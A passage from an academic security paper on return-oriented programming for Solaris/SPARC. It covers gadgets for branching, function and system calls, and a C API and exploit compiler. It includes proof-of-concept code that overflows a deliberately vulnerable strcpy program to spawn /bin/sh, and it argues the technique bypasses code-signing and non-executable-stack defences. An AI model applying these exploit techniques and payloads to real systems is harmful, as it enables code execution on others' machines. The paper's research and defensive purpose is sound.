set a memory or register value to either the *taken* or *not taken* exploit frame address. All SPARC branches have a delay slot. Annulled branches have the further property that the delay slot instruction only executes if the branch is taken. We use this property by choosing annulled branch instruction sequences that effectively produce a value of either the taken or not taken exploit frame address. The last frame in the instruction sequence simply restores the value of `%i6`, and performs a harmless `ret`, `restore`, branching to whatever gadget frame was set into `%i6` by the previous annulled branch instruction sequence.

We use the terms "`T1`" and "`T2`" to refer to two different targets / labels, which are really entry addresses of other gadget stack frames. "`T1`" corresponds to the *taken* (true) target address and "`T2`" is the *not taken* (false) address. Our branch labels are `nop` gadgets, consisting of a simple `ret`, `restore` instruction sequence, which can be inserted at any point in between other gadgets in a return-oriented program.

6.5.1 *Branch Always.* The branch always gadget (`jump T1`) uses one instruction sequence consisting of a `ret`, `restore`, as shown in Figure 29. The address of a gadget label frame is encoded into the register save area of `%i6`.

Inst. Seq.	Preset	Assembly
`jump T1`	`%i6 = T1`	`ret` `restore`

Fig. 29. Branch Always (`jump T1`)

6.5.2 *Branch Equal; Branch Less Than or Equal; Branch Greater Than.* Our branch equal gadget (`if (v1 == v2): jump T1, else T2`) uses six instruction sequences, as described in Figure 30. Frames 1 and 2 write values `v1` and `v2` into the register save area of frame 3 for `%i0` and `%i2`. Frame 3 restores `%i0` and `%i2`, compares the dynamically written-ahead values of `v1` and `v2`, and sets the condition code registers. Frame 4 contains the `T2` address in the save area for `%i0`, and stores the `T1` address (minus one) in `%l0`. The condition codes set in frame 3 determine the outcome of the `be` (branch equal) instruction in frame 4. If `v1 == v2`, then one is added to `T1-1` and `T1` is stored in `%i0`, else `%i0` remains preset to `T2`. Frame 5 stores the selected target value of `%i0` into frame 6 in the memory location of `%i6`. After frame 6 restores `%i6` and returns, control is "branched" to the set target.

The branch less than or equal gadget (`if (v1 <= v2): jump T1, else T2`) uses six instruction sequences and is essentially identical to the branch equal gadget, except that instruction sequence / frame 4 uses a branch less than or equal SPARC instruction (`ble`). Similarly, the branch greater than gadget (`if (v1 > v2): jump T1, else T2`) is virtually identical to the branch equal gadget, except for using a branch greater than SPARC instruction (`bg`).

6.5.3 *Branch Not Equal; Branch Less Than; Branch Greater Than or Equal.* Gadgets for the remaining branches are obtained via simple wrappers around the branch gadgets in the previous section. Our branch not equal gadget (`if (v1 != v2): jump T1, else T2`) is equivalent to the branch equal gadget with targets `T1` and `T2` switched: `if (v1 == v2): jump T2, else T1`. The branch less than gadget (`if (v1 < v2): jump T1, else T2`) is equivalent to branch greater than with reordered variables: `if (v2 > v1): jump T1, else T2`. The branch greater than or equal gadget (`if (v1 >= v2): jump`

Inst. Seq.	Preset	Assembly
m[&%i0] = v1	%l7 = &%i0 (*+2 Frames*) %i0 = &v1	ld [%i0], %l6 st %l6, [%l7] ret restore
m[&%i2] = v2	%l7 = &%i2 (*+1 Frame*) %i0 = &v2	ld [%i0], %l6 st %l6, [%l7] ret restore
(v1 == v2)	%i0 = v1 (*stored*) %i2 = v2 (*stored*)	cmp %i0, %i2 ret restore
if (v1 == v2): %i0 = T1 else: %i0 = T2	%i0 = T2 (NOT_EQ) %l0 = T1 (EQ) - 1 %l2 = -1	be,a *1 ahead* sub %l0,%l2,%i0 ret restore
m[&%i6] = %o0	%i3 = &%i6 (*+1 Frame*)	st %o0, [%i3] ret restore
jump T1 or T2	%i6 = T1 or T2 (*stored*)	ret restore

Fig. 30. Branch Equal (`if (v1 == v2): jump T1, else T2`)

`T1, else T2`) is equivalent to a similar reordering: `if (v2 <= v1): jump T1, else T2`.

6.6 Function Calls

Virtually all public return-into-libc SPARC exploits already target libc function calls. We provide similar abilities with our function call gadget.

In an ordinary SPARC program, subroutine arguments are placed in registers `%o0-5` of the calling stack frame. The `save` instruction prologue of the subroutine slides the register window, mapping `%o0-7` to the `%i0-7` input registers. Thus, for our gadget, we have two options: (1) set up `%o0-5` and jump into the full function (with the `save`), or (2) set up `%i0-5` and jump to the function *after* the `save`. Unfortunately, the first approach results in an infinite loop because the initial `save` instruction will cause the `%i7` function call instruction sequence entry point to be restored after the sequence finishes (repeatedly jumping back to the same entry point). Thus, we choose the latter approach, and set up `%i0-5` for our gadget.

A related problem is function return type. Solaris libc functions return with either `ret`, `restore` (normal) or `retl` (leaf). Because `retl` instructions leave `%i7` unchanged after a sequence completes, any sequence in our programming model with leaf returns will infinitely loop. Thus, we only permit non-leaf subroutine calls, which still leaves many useful functions including `printf()`, `malloc()`, and `system()`.

The last complication arises if a function writes to stack variables or calls other subroutines, which may corrupt our gadget exploit stack frames. To prevent this, when we actually jump program control to the designated function, we move the stack pointer to a pre-designated "safe" call frame in lower stack memory than our gadget variables and frames (*see* Figure 31). Stack pointer control moves back to the exploit frames upon the function call return.



Fig. 31. Function Call Gadget Stack Layout

Our function call gadget (`r1 = call FUNC, v1, v2, ...`) is described in Figure 32, and uses from five to ten exploit frames (depending on function arguments) and a pre-designated "safe" stack frame (referenced as `safe`). The gadget can take up to six function arguments (in the form of gadget variables) and an optional return gadget variable. Note that "`LastF`" represents the final exploit frame to jump back to, and "`LastI`" represents the final instruction sequence to execute. The final frame encodes either a `nop` instruction sequence, or a sequence that stores `%o0` (the return value register in SPARC) to a gadget variable memory location.

6.7 System Calls

On SPARC, Solaris system calls are invoked by trapping to the kernel using a trap instruction (like "trap always", `ta`) with the value of `0x8` for 32-bit binaries on a 64-bit CPU (which comports with our test environment). Setup for a trap entails loading the system call number into global register `%g1` and placing up to six arguments in output registers `%o0-5`.

Our system call gadget (`syscall NUM, v1, v2, ...`) uses three to nine instruction sequences (depending on the number of arguments) and is described in Figure 33. The first instruction sequence loads the value of a gadget variable `num` (containing the desired system call number) and stores it into the last (trap) frame `%i0` save area. Up to six more instruction sequences can load gadget variable values `v1-6` that store to the register save area `%i0-5` of the next-to-last frame, which will be available in the final (trap) frame as registers `%o0-5` after the register slide. The final frame calls the `ta 8` SPARC instruction and traps to the kernel for the system call.

Inst. Seq.	Preset	Assembly
`m[&%i6] = LastF`	`%i0 = LastF` `%i3 = &%i6` `(safe)`	`st %i0, [%i3]` `ret` `restore`
`m[&%i7] = LastI`	`%i0 = LastI` `%i3 = &%i7` `(safe)`	`st %i0, [%i3]` `ret` `restore`
Optional: Up to 6 function arg seq's (`v[1-6]`).		
`m[&%i_] = v_`	`%l7 = &%i[0-5]` `(safe)` `%i0 = &v[1-6]`	`ld [%i0], %l6` `st %l6, [%l7]` `ret` `restore`
Previous frame `%i7` set to `&FUNC - 4`.		
`call FUNC`		`ret` `restore`
Opt. 1- Last Seq.: No return value. Just `nop`.		
`nop`		`ret` `restore`
Opt. 2 - Last Seq.: Return value `%o0` stored to `r1`		
`r1 = RETURN VAL`	`%i3 = &r1`	`st %o0, [%i3]` `ret` `restore`

Fig. 32. Function Calls (`call FUNC`)

Inst. Seq.	Preset	Assembly
Write system call number to `%i0` of trap frame.		
`m[&%i0] = num`	`%l7 = &%i0` `(trap frame)` `%i0 = &num`	`ld [%i0], %l6` `st %l6, [%l7]` `ret` `restore`
Optional: Up to 6 system call arg seq's (`v[1-6]`).		
`m[&%i_] = v_`	`%l7 = &%i[0-5]` `(arg frame)` `%i0 = &v[1-6]`	`ld [%i0], %l6` `st %l6, [%l7]` `ret` `restore`
Arg Frame: Trap arguments stored in `%i[0-5]`		
`nop`		`ret` `restore`
Trap Frame: Invoke system call with number stored in `%i0` with `%0[0-5]` as arguments.		
`trap num`	`%i0 = num` `(stored)` `%o0 = v1` `%o1 = v2` `%o2 = v3` `%o3 = v4` `%o4 = v5` `%o5 = v6`	`mov %i0, %g1` `ta %icc, %g0+8` `bcc,a,pt %icc,` `4 Ahead` `sra %o0,0,%i0` `restore` `%o0,0,%o0` `ba __cerror` `nop` `ret` `restore`

Fig. 33. System Calls (`syscall NUM`)

7. GADGET EXPLOIT FRAMEWORK

Our x86 (Section 5) and SPARC (Section 6) gadget catalogs provide sufficient tools for an attacker to hand-code a custom return-oriented program exploit for a vulnerable application, as demonstrated in practice for the x86 in Section 5.6. However, to illustrate the fundamental power of return-oriented programming and the extensibility of our gadget collection, we take our SPARC research a step further and actually implement a C gadget API as well as a compiler with a dedicated exploit programming language. Using either the gadget API or dedicated exploit language, an attacker can craft new exploits using any number of our SPARC gadgets in mere minutes. We also note that although our current framework is SPARC-specific, an analogous one for the x86 could just as easily be written (following the slightly varied idioms of x86 return-oriented programming).

7.1 Gadget API

Our SPARC gadget application programming interface allows a C programmer to develop an exploit consisting of fake exploit stack frames for gadgets, gadget variables, gadget branch labels, and assemble the entire exploit payload using a well-defined (and fully documented) interface. With the API, an attacker only need define four setup parameters, call an initialization function, then insert as many gadget variables, labels and operations as desired (using our gadget functions), call an epilogue exploit payload "packing" function, and `exec()` the vulnerable application to run a custom return-oriented exploit. The API takes care of all other details, including verifying and adjusting the final exploit payload to guarantee that no zero-bytes are present in the string buffer overflow.

For example, an attacker wishing to invoke a direct system call to `execve` looking something like "`execve("/bin/sh", {"/bin/sh", NULL}, NULL)`" could use 13 gadget API functions to create an exploit as shown in Figure 34.

```
/* Gadget variable declarations */
g_var_t *num     = g_create_var(&prog, "num");
g_var_t *arg0a   = g_create_var(&prog, "arg0a");
g_var_t *arg0b   = g_create_var(&prog, "arg0b");
g_var_t *arg0Ptr = g_create_var(&prog, "arg0Ptr");
g_var_t *arg1Ptr = g_create_var(&prog, "arg1Ptr");
g_var_t *argvPtr = g_create_var(&prog, "argvPtr");

/* Gadget variable assignments (SYS_execve = 59)*/
g_assign_const(&prog, num,     59);
g_assign_const(&prog, arg0a,   strToBytes("/bin"));
g_assign_const(&prog, arg0b,   strToBytes("/sh"));
g_assign_addr( &prog, arg0Ptr, arg0a);
g_assign_const(&prog, arg1Ptr, 0x0); /* Null */
g_assign_addr( &prog, argvPtr, arg0Ptr);

/* Trap to execve */
g_syscall(&prog, num, arg0Ptr, argvPtr, arg1Ptr,
  NULL, NULL, NULL);
```

Fig. 34. API Exploit

The API functions create an array of two pointers to "`/bin/sh`" and `NULL` and call

execve with the necessary arguments. Note that the NULLs in g_syscall function mean optional gadget variable arguments are unused. The "prog" data structure is an internal abstraction of the exploit program passed to all API functions. The standard API packing prologue and epilogue functions (not shown) translate the prog data structure into a string buffer-overflow payload and invoke a vulnerable application with the exploit payload. The resulting exploit wrapper (./exploit) executes with the expected result shown in Figure 35.

```
sparc@sparc # ./exploit
$
```

Fig. 35. Exploit Results

This return-oriented program uses seven SPARC gadgets with 20 total instruction sequences, comprising 1,280 bytes for the buffer exploit frame payload (plus 336 bytes for the initial overflow control hijack).

7.2 Instruction Sequence Address Lookup

Our initial research relied on manual lookup for each instruction sequence entry point address. Our API now integrates dynamic instruction sequence address lookup make targets to replace hard-coded addresses in API source files with addresses specific to a targeted Solaris machine.

Our make rules take byte sequences that uniquely identify instruction sequences, disassemble a live target Solaris libc, match symbols to instruction sequences, and look up libc runtime addresses for each instruction sequence symbol. Thus, even if instruction sequence addresses vary in a target libc from our original version, our dynamic address lookup rules can find suitable replacements (with a single make command), provided the actual instruction *bytes* are available *anywhere* in a given target library at runtime.

7.3 Gadget Exploit Language and Compiler

The last piece of our exploit framework is a source-to-source translating compiler. Our goals are twofold: (1) make the process of creating different exploit payloads for arbitrary vulnerabilities as easy as possible, and (2) provide the expressive power of a high-level language like C for return-oriented programs on SPARC. To accomplish these goals, we implement a compiler in Java using the CUP [Hudson] and JFlex [Klein] compiler generation tools.

At a high level, our compiler treats the gadget insertion functions in our C API as an "assembly language", and implements a subset of the C language (our *exploit language*) on top of it. The exploit language implements C constructs such as variables, loops, pointers, function calls, and arithmetic operations. The compiler translates the exploit language into actual C source code, inserting functions from the gadget API, which can then be compiled into an exploit wrapper executable (equivalent to one coded against the C API directly).

For example, if an attacker wished to compose the same execve system call exploit from Section 7.1, the following exploit language code (shown in Figure 36) produces functionally equivalent C source code.

```
var arg0    = "/bin/sh";
var arg0Ptr = &arg0;
var arg1Ptr = 0;

trap(59, &arg0, &(arg0Ptr), NULL);
```

Fig. 36. Compiler Exploit

Our compiler implements the majority of the basic arithmetic, logical, pointer, and control-flow constructs in the C language. We have left out certain features of C such as user-defined functions, structures, arrays, and floating-point operations. However, these omissions are merely due to our time constraints, and we do not foresee any obstacles preventing their addition in the future.

8. EXAMPLE SPARC EXPLOIT

Beyond the simple x86 shellcode of Section 5.6 and the basic `execve` system call examples in Section 7, we provide the a more complex return-oriented SPARC exploit to further demonstrate the extensibility of the return-oriented programming technique once a little abstraction is added. Additionally, we provide substantially more complicated example return-oriented programs using our framework in Section 9.

8.1 Vulnerable Application

Our target application (shown in Figure 37) is a simple C program with an obvious buffer overflow vulnerability, which we compile with SPARC non-executable stack protection enabled. As discussed in Section 3.2.4, if we overflow `foo()` into the stack frame for `main()`, when `main()` returns the register save area for `%i6` will determine the next stack frame, and `%i7` will determine the next instruction to execute.

```
void foo(char *str) {
    char buf[256];
    strcpy(buf, str);
}

void main(int argc, char **argv) {
    foo(argv[1]);
}
```

Fig. 37. Vulnerable Application

8.2 Exploit

We create a return-oriented program exploit by selecting SPARC gadgets and encoding them into a buffer overflow payload consisting of "fake" exploit stack frames. We then `exec()` a vulnerable application with our exploit payload.

8.2.1 *Return-Oriented Program.* We create a return-oriented "program" by combining gadgets using our exploit language, as shown in Figure 38. Note that all gadget variables are four bytes (and contiguous in order of declaration). The compiler can parse the following exploit language code, generate intermediate variables, and break down longer strings into four-byte chunks for use as gadget variables.

```
printf(&("Shell countdown:\n"));
var v1 = 10;
while (v1 > 0) {
    printf(&("%d "), --v1);
}

printf(&("\n"));
system(&("/bin/sh"));
```

Fig. 38. Gadget Exploit Code

8.2.2 *Exploit Payload.* The exploit code is translated (by the compiler and API) into a series of gadget variables, labels, and operations in a C exploit program ("`exploit.c`"). The exploit program encodes the instruction sequences of each gadget as a series of fake exploit stack frames in a string buffer. For gadget variable memory locations, we predesignate sufficient stack address space below the first gadget exploit frame. The "safe" call stack frame is placed below (in lower memory than) the gadget variables. We pack the stack frame payload by encoding the `%i6` and `%i7` values for an instruction sequence in the *previous* exploit frame, so that the stack pointer and program counter correspond to the correct register state (restored from the stack). The memory layout of the safe call stack frame, gadget variable area, and exploit frame collection is shown in Figure 31 on page 30.

We assemble the exploit payload into an `argv[1]` payload and an `envp[0]` payload, each of which is confirmed to have no zero bytes. The `argv[1]` payload overflows the `%i6` and `%i7` save areas in `main()` of the vulnerable application to direct control to gadget exploit stack frame collection in `envp[0]`. Although we use the split payload approach common for proof-of-concept exploits [McDonald 1999; Ivaldi 2007], our techniques equally apply to packing the entire exploit in a single string buffer. For efficiency, we pack each exploit stack frame into 64 bytes, just providing enough room for the save area for the 16 local and input registers.

The C exploit wrapper program passes the exploit `argv` and `envp` string arrays to the vulnerable application via an `exec()`. Our example uses 33 gadgets (note that hidden additional gadgets and variables are generated by the compiler) for 88 exploit stack frames total, and the entire exploit payload is 5,572 bytes (with an extra 336 bytes for the initial overflow).

8.3 Results

Our exploit wrapper program ("`exploit`") spawns the vulnerable application with our packed exploit payload, overflows the vulnerable buffer in `foo()` and takes control. The command line output from injecting our return-oriented program into the `vuln` application is shown in Figure 39.

```
sparc@sparc # ./exploit
Shell countdown:
9 8 7 6 5 4 3 2 1 0
$
```

Fig. 39. Exec'ing `vuln` With Exploit Payload

Our first version of the payload took over 12 hours to craft by hand (manually researching addresses and packing frames). After finishing our exploit development framework, we were able to create the same exploit (testing and all) in about 15 minutes using the compiler and API.

9. COMPLEX FRAMEWORK EXPLOITS

The example exploit from Section 8 illustrates the ease with which return-oriented attacks can be created using our framework from Section 7. However, a corollary issue is how complicated such exploits can become. Thus, to better illustrate the framework's capabilities, we provide two additional return-oriented examples, which use dynamic memory allocation, multiply-nested loops, and pointer arithmetic. These exploits demonstrate that our SPARC compiler and exploit framework abstraction is ultimately just approaches the C language in terms of expressiveness.

9.1 Matrix Addition

Figure 40 shows an exploit language program ("MatrixAddition.rc") that allocates two 4x4 matrices, fills them with random values 0-511, and performs matrix addition. Our compiler produces a C language file ("MatrixAddition.c"), that when compiled to ("MatrixAddition"), `exec()`'s the vulnerable application from Figure 37 with the program exploit payload. The exploit program prints out the two matrices and their sum, as shown in Figure 41. The exploit payload for the matrix program is 24 kilobytes, using 31 gadget variables, 145 gadgets, and 376 instruction sequences (including compiler-added variables and gadgets).

9.2 Selection Sort

Figure 42 shows an exploit language program ("SelectionSort.rc") that creates an array of 10 random integers between 0-511, prints the unsorted array, sorts using selection sort, and displays the final, sorted array. The compiler produces a C language file, "SelectionSort.c", which is compiled into the executable, "SelectionSort". When the exploit program is invoked, it overflows the vulnerable program from Figure 37, and displays the output in Figure 43. The exploit payload for the sort program is just over 24 kilobytes, using 48 gadget variables, 152 gadgets, and 381 instruction sequences.

10. CONCLUSION AND FUTURE WORK

The history of software security is littered with vulnerabilities deemed too hard to exploit and defenses too difficult to bypass — only to become staple crops as they were internalized. "What can you do with a one byte overflow after all?" and "Safe unlinking makes it almost impossible to exploit heap corruptions" exemplify such refrains. We submit that return-oriented programming is poised to turn this corner.

```
var n = 4;              // 4x4 matrices
var* mem, p1, p2;       // Pointers
var matrix, row, col;

srandom(time(0));       // Seed random()
mem = malloc(128);      // 2 4x4 matrices
p1 = mem;
for (matrix = 1; matrix <= 2; ++matrix) {
    printf(&("\nMatrix %d:\n\t"), matrix);
    for (row = 0; row < n; ++row) {
        for (col = 0; col < n; ++col) {
            // Init. to small random values
            *p1 = random() & 511;
            printf(&("%4d "), *p1);
            p1 = p1 + 4;    // p1++
        }
        printf(&("\n\t"));
    }
}

// Print the sum of the matrices
printf(&("\nMatrix 1 + Matrix 2:\n\t"));
p1 = mem;
p2 = mem + 64;
for (row = 0; row < n; ++row) {
    for (col = 0; col < n; ++col) {
        // Print the sum
        printf(&("%4d "), *p1 + *p2);
        p1 = p1 + 4;        // p1++
        p2 = p2 + 4;        // p2++
    }
    printf(&("\n\t"));
}

free(mem);                  // Free memory
```

Fig. 40. Matrix Addition Exploit Code

```
sparc@sparc # ./MatrixAddition

Matrix 1:
         493   98  299   94
          31  481  502  427
          95  238  299  219
         369   16  447   47

Matrix 2:
          27  202  136   38
         312  129  162  420
         223  201  345  107
           6   27   76  499

Matrix 1 + Matrix 2:
         520  300  435  132
         343  610  664  847
         318  439  644  326
         375   43  523  546
```

Fig. 41. Matrix Addition Output

We have shown that the return-oriented programming problem extends to both the Linux/x86 and Solaris/SPARC platforms, and we argue that it portends a universal issue. Moreover, we have demonstrated that return-oriented exploits are practical to write, as the complexity of gadget combination is abstracted behind a programming language and compiler. Finally, we argue that this approach provides a simple bypass for the vast majority of exploitation mitigations in use today.

To wit, since a return-oriented exploit relies on *existing* code and not injected instructions, it is resilient against code integrity defenses. It is thus undetectable to code signing techniques such as Tripwire, Authenticode, Intel's Trusted Execution Technology, or any "Trusted Computing" technology using cryptographic attestation. It will similarly circumvent approaches that prevent control flow diversion outside legitimate regions (such as W$\oplus$X) and most malicious code scanning techniques (such as anti-virus scanners).

Where then does this leave the defender? Clearly, eliminating vulnerabilities permitting control flow manipulation remains a high priority — as it has for twenty years. Beyond this,

```
var i, j, tmp, len = 10;
var* min, p1, p2, a;    // Pointers

srandom(time(0));       // Seed random()
a = malloc(40);         // a[10]
p1 = a;
printf(&("Unsorted Array:\n"));
for (i = 0; i < len; ++i) {
    // Initialize to small random values
    *p1 = random() & 511;
    printf(&("%d, "), *p1);
    p1 = p1 + 4;        // p1++
}

p1 = a;
for (i = 0; i < (len - 1); ++i) {
    min = p1;
    p2 = p1 + 4;
    for (j = (i + 1); j < len; ++j) {
        if (*p2 < *min) { min = p2; }
        p2 = p2 + 4;    // p2++
    }
    tmp = *p1;          // Swap p1 <-> min
    *p1 = *min;
    *min = tmp;
    p1 = p1 + 4;        // p1++
}

p1 = a;
printf(&("\n\nSorted Array:\n"));
for (i = 0; i < len; ++i) {
    printf(&("%d, "), *p1);
    p1 = p1 + 4;        // p1++
}
printf(&("\n"));
free(a);                // Free Memory
```

Fig. 42. Selection Sort Exploit Code

```
sparc@sparc # ./SelectionSort

Unsorted Array:
486, 491, 37, 5, 166, 330, 103, 138, 233, 169,

Sorted Array:
5, 37, 103, 138, 166, 169, 233, 330, 486, 491,
```

Fig. 43. Selection Sort Output

there are three obvious design strategies for addressing the problem. First, we can explore hardware and software support for further constraining control flow. For example, dynamic taint checking systems can prevent the transfer of control through stack cells computed from an input [Newsome and Song 2005]. Similarly, we can investigate hardware support for constraining control transfers between functions. A second approach is to address the power of the return-oriented approach itself. We speculate that perhaps function epilogues can be sufficiently constrained to foreclose a Turing-complete set of gadgets. Finally, if these approaches fail, we may be forced to abandon the convenient model that code is statically either good or bad, and instead focus on dynamically distinguishing whether a particular execution stream exhibits good or bad behavior.

ACKNOWLEDGMENTS

We thank Dan Boneh, Eu-Jin Goh, Frans Kaashoek, Nagendra Modadugu, Eric Rescorla, Mike Sawka, and Nick Vossbrink for helpful discussions regarding the x86 aspects of this work; Avram Shacham for his detailed comments on versions of the manuscript; members of the MIT Cryptography and Information Security Seminar, Berkeley Systems Lunch, and Stanford Security Lunch for their comments on early presentations; Rick Ord for his helpful discussions and insight regarding SPARC internals; and Bill Young for providing us with a dedicated SPARC workstation on short notice and for a long period of time.

This work was made possible by National Science Foundation grants CNS-0433668 and CNS-0831532 (Cyber Trust). Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors or originators and do not necessarily reflect the views of the National Science Foundation.

Part of this Work was done while the third author was at the Weizmann Institute of Science, Rehovot, Israel, supported by a Koshland Scholars Program postdoctoral fellowship.

REFERENCES

ALEPH ONE. 1996. Smashing the stack for fun and profit. *Phrack Magazine 49,* 14 (Nov.). `http://www.phrack.org/archives/49/P49-14`.

ANONYMOUS. 2001. Once upon a free()... *Phrack Magazine 57,* 9 (Aug.). `http://www.phrack.org/archives/57/p57-0x09`.

BARRANTES, E. G., ACKLEY, D. H., FORREST, S., AND STEFANOVIĆ, D. 2005. Randomized instruction set emulation. *ACM Trans. Info. & System Security 8,* 1 (Feb.), 3–40.

BLEXIM. 2002. Basic integer overflows. *Phrack Magazine 60,* 10 (Dec.). `http://www.phrack.org/archives/60/p60-0x0a.txt`.

BUCHANAN, E., ROEMER, R., SHACHAM, H., AND SAVAGE, S. 2008. When good instructions go bad: Generalizing return-oriented programming to RISC. In *Proceedings of CCS 2008*, P. Syverson and S. Jha, Eds. ACM Press, 27–38.

BULBA AND KIL3R. 2000. Bypassing StackGuard and StackShield. *Phrack Magazine 56,* 5 (May). `http://www.phrack.org/archives/56/p56-0x05`.

CHECKOWAY, S., FELDMAN, A. J., KANTOR, B., HALDERMAN, J. A., FELTEN, E. W., AND SHACHAM, H. 2009. Can DREs provide long-lasting security? The case of return-oriented programming and the AVC Advantage. In *Proceedings of EVT/WOTE 2009*, D. Jefferson, J. L. Hall, and T. Moran, Eds. USENIX/ACCURATE/IAVoSS.

COWAN, C., PU, C., MAIER, D., HINTON, H., BAKKE, P., BEATTIE, S., GRIER, A., WAGLE, P., AND ZHANG, Q. 1998. StackGuard: Automatic detection and prevention of buffer-overflow attacks. In *Proc. 7th USENIX Sec. Symp.*, A. Rubin, Ed. USENIX, USENIX Association, 63–78.

CRANDALL, J. R., WU, S. F., AND CHONG, F. T. 2005. Experiences using Minos as a tool for capturing and analyzing novel worms for unknown vulnerabilities. In *Detection of Intrusions and Malware, and Vulnerability*

Assessment, Second International Conference, DIMVA 2005, K. Julisch and C. Krügel, Eds. LNCS, vol. 3548. Springer-Verlag, 32–50.

DARK SPYRIT. 1999. Win32 buffer overflows (location, exploitation and prevention). *Phrack Magazine 55,* 15 (Sept.). http://www.phrack.org/archives/55/P55-15.

DURDEN, T. 2002. Bypassing PaX ASLR protection. *Phrack Magazine 59,* 9 (June). http://www.phrack.org/archives/59/p59-0x09.txt.

ERLINGSSON, U. 2007. Low-level software security: Attacks and defenses. In *Foundations of Security Analysis and Design IV*, A. Aldini and R. Gorrieri, Eds. LNCS, vol. 4677. Springer-Verlag, 92–134.

ERLINGSSON, U., ABADI, M., VRABLE, M., BUDIU, M., AND NECULA, G. 2006. XFI: Software guards for system address spaces. In *Proceedings of OSDI 2006*, B. Bershad and J. Mogul, Eds. USENIX Association, 75–88.

ETOH, H. AND YODA, K. 2001. ProPolice: Improved stack-smashing attack detection. *IPSJ SIGNotes Computer SECurity 014,* 025 (Oct.). http://www.trl.ibm.com/projects/security/ssp.

FRANTZEN, M. AND SHUEY, M. 2001. StackGhost: Hardware facilitated stack protection. In *SSYM'01: Proceedings of the 10th conference on USENIX Security Symposium*. USENIX Association, Berkeley, CA, USA, 5.

GARG, M. 2006a. About ELF auxiliary vectors. http://manugarg.googlepages.com/aboutelfauxiliaryvectors.

GARG, M. 2006b. Sysenter based system call mechanism in Linux 2.6. http://manugarg.googlepages.com/systemcallinlinux2_6.html.

GERA. 2002. Insecure programming by example. http://community.corest.com/~gera/InsecureProgramming/.

GERA AND RIQ. 2001. Advances in format string exploiting. *Phrack Magazine 59,* 7 (July). http://www.phrack.org/archives/59/p59-0x07.txt.

HOROVITZ, O. 2002. Big loop integer protection. *Phrack Magazine 60,* 9 (Dec.). http://www.phrack.org/archives/60/p60-0x09.txt.

HUDSON, S. JFlex - the fast scanner generator for Java. http://www2.cs.tum.edu/projects/cup/.

IVALDI, M. 2007. Re: Older SPARC return-into-libc exploits. Penetration Testing.

KAEMPF, M. 2001. Vudo malloc tricks. *Phrack Magazine 57,* 8 (Aug.). http://www.phrack.org/archives/57/p57-0x08.

KLEIN, G. CUP LALR parser generator for Java. http://jflex.de/.

KLOG. 1999. The frame pointer overwrite. *Phrack Magazine 55,* 8 (Sept.). http://www.phrack.org/archives/55/P55-08.

KRAHMER, S. 2005. x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique. http://www.suse.de/~krahmer/no-nx.pdf.

MCDONALD, J. 1999. Defeating Solaris/SPARC non-executable stack protection. Bugtraq.

NERGAL. 2001. The advanced return-into-lib(c) exploits: PaX case study. *Phrack Magazine 58,* 4 (Dec.). http://www.phrack.org/archives/58/p58-0x04.

NEWSOME, J. AND SONG, D. X. 2005. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *NDSS*. The Internet Society.

PAUL, R. P. 1999. *SPARC Architecture, Assembly Language Programming, and C*. Prentice Hall PTR, Upper Saddle River, NJ, USA.

PAX TEAM. PaX address space layout randomization. http://pax.grsecurity.net/docs/aslr.txt.

PAX TEAM. PaX non-executable pages design & implementation. http://pax.grsecurity.net/docs/noexec.txt.

SCUT/TEAM TESO. 2001. Exploiting format string vulnerabilities. http://www.team-teso.net.

SHACHAM, H. 2007. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of CCS 2007*, S. D. Capitani and P. Syverson, Eds. ACM Press, 552–561.

SHACHAM, H., PAGE, M., PFAFF, B., GOH, E.-J., MODADUGU, N., AND BONEH, D. 2004. On the effectiveness of address-space randomization. In *Proc. 11th ACM Conf. Comp. and Comm. Sec. — CCS 2004*, B. Pfitzmann and P. Liu, Eds. ACM Press, 298–307.

SOLAR DESIGNER. StackPatch. http://www.openwall.com/linux.

SOLAR DESIGNER. 1997. Getting around non-executable stack (and fix). Bugtraq.

SOLAR DESIGNER. 2000. JPEG COM marker processing vulnerability in Netscape browsers. `http://www.openwall.com/advisories/OW-002-netscape-jpeg/`.

WEAVER, D. AND GERMOND, T., Eds. 1994. *The SPARC Architecture Manual (Version 9)*. SPARC Int'l, Inc., Englewood Cliffs, NJ, USA.

SPARC Int'l, Inc. 1996. *System V Application Binary Interface, SPARC Processor Supplement*. SPARC Int'l, Inc.

The Santa Cruz Operation 1996. *System V Application Binary Interface: Intel386 Architecture Processor Supplement*, fourth ed. The Santa Cruz Operation.

VENDICATOR. Stack Shield: A "stack smashing" technique protection tool for linux. `http://www.angelfire.com/sk/stackshield/`.

ZALEWSKI, M. 2001. Remote vulnerability in SSH daemon CRC32 compression attack detector. `http://www.bindview.com/Support/RAZOR/Advisories/2001/adv_ssh1crc.cfm`.

Received Month Year; revised Month Year; accepted Month Year